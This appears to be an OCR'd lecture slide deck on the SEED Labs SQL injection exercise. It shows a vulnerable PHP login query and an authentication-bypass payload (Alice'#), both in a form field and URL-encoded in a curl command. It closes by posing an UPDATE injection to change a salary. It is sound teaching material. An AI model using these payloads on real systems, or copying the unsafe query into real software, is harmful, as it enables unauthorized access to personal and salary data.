
(no results)

SQL Injections


http://www.seedlabsqlinjection.com/




Flow of stuff



The server issues an SQL query to pull all of Alice's information, and then sends an HTTP response back





Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Storing Passwords

```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                           |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |       |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
6 rows in set (0.00 sec)
```

SHA1 and other hash functions online generator

seedalice | hash

sha-1

Result for sha1: **fdbe918bdae83000aa54747fc95fe0470fff4976**

In our table, the plaintext password is not stored in the database (good!!). Instead, the **hash** of the password is stored

A hash function is used to generate a fixed-length, deterministic, unique output* for a given input

Backend Handling of SQL Query

Code for webpage can be found in `04_sqli/image_www/code/unsafe_home.php`

```
$sql ="SELECT id, name, eid, salary, birth, ssn,
              phoneNumber, address, email, nickname, password
       FROM credential
       WHERE name= '$input_uname' and password='$hashed_pwd'";
```

Backend Handling of SQL Query

Code for webpage can be found in `04_sqli/image_www/code/unsafe_home.php`

```
$sql ="SELECT id, name, eid, salary, birth, ssn,
              phoneNumber, address, email, nickname, password
       FROM credential
       WHERE name= '$input_uname' and password='$hashed_pwd'";
```

One long PHP string that is eventually executed *as an SQL query*

Backend Handling of SQL Query

Code for webpage can be found in `04_sqli/image_www/code/unsafe_home.php`

```
$sql ="SELECT id, name, eid, salary, birth, ssn,
              phoneNumber, address, email, nickname, password
       FROM credential
       WHERE name= '$input_uname' and password='$hashed_pwd'";
```

One long PHP string that is eventually executed *as an SQL query*

Code for webpage can be found in `04_sqli/image_www/code/unsafe_home.php`

```
$sql ="SELECT id, name, eid, salary, birth, ssn,
        phoneNumber, address, email, nickname, password
  FROM credential
  WHERE name= '$input_uname' and password='$hashed_pwd'";
```

Username input from webpage

Password input from webpage

One long PHP string that is eventually executed *as an SQL query*

Backend Handling of SQL Query

$sql = “SELECT * FROM credential WHERE name= ‘**Alice**' and password=‘**seedalice**'";

PHP Code


```
SELECT * FROM credential WHERE
name= ‘Alice' and password=‘seedalice’;
```

SQL Command that is executed

The values that we supply on the webpage eventually get turned into code!

An **SQL Injection** is a code injection attack where an attacker is able to manipulate and interfere with SQL queries to access information that is not supposed to be accessed


Ie. We can trick a server into running <u>our</u> SQL queries



SQL Injections

```
SELECT * FROM credential WHERE
name= '       ' and password='       ';
```


Suppose we don't know Alice's password. How could we still get her information?



SQL Injections

```
SELECT * FROM credential WHERE
name= '        ' and password='        ';
```

Suppose we don't know Alice's password. How could we still get her information?




USERNAME = `Alice'#`

Password = ???

SQL Injections

```
SELECT * FROM credential WHERE
name= 'Alice'#' and password='        ';
```

Suppose we don't know Alice's password. How could we still get her information?



USERNAME = `Alice'#`

Closes the string


Comment out rest of query

Password = `asdasdasdasdas`

SQL Injections

```
SELECT * FROM credential WHERE
name= 'Alice'#' and password='        ';
```

Suppose we don't know Alice's password. How could we still get her information?



USERNAME = `Alice'#`

Closes the string

Comment out rest of query

Password = `asdasdasdasdas`

It doesn't matter what the password is, because we comment out the entire 2nd part of the **`and`** clause

SQL Injections

seedlabsqlinjection.com/unsafe_home.php?username=Alice%27%20%23&password=password

We can conduct the same attack using just the URL!

Certain characters cannot go in a URL, so we have to use special codes

Character	URL Escape Code
SPACE	%20
#	%23
;	%3B
‘	%27


SQL Injections

seedlabsqlinjection.com/unsafe_home.php?username=Alice%27%20%23&password=password

```
[10/12/23]seed@VM:~$ curl 'http://www.seedlabsqlinjection.com/unsafe_home.php?username=admin%27%20%23&Password=password'
<!--
SEED Lab: SQL Injection Education Web platform
Author: Kailiang Ying
Email: kying@syr.edu
-->
```


(HTML page contents)

SQL Injections



When a user logs in, they can also edit some of their personal information!


SQL Injections




```
UPDATE credential SET
nickname='$input_nickname',
email='$input_email',
address='$input_address',
PhoneNumber='$input_phonenumber'
where ID=$id;
```

We know our Salary is also stored in this same SQL table.
How could we change our salary?

SQL Injections





```
UPDATE credential SET
nickname='$input_nickname',
email='$input_email',
address='$input_address',
PhoneNumber='$input_phonenumber'
where ID=$id;
```

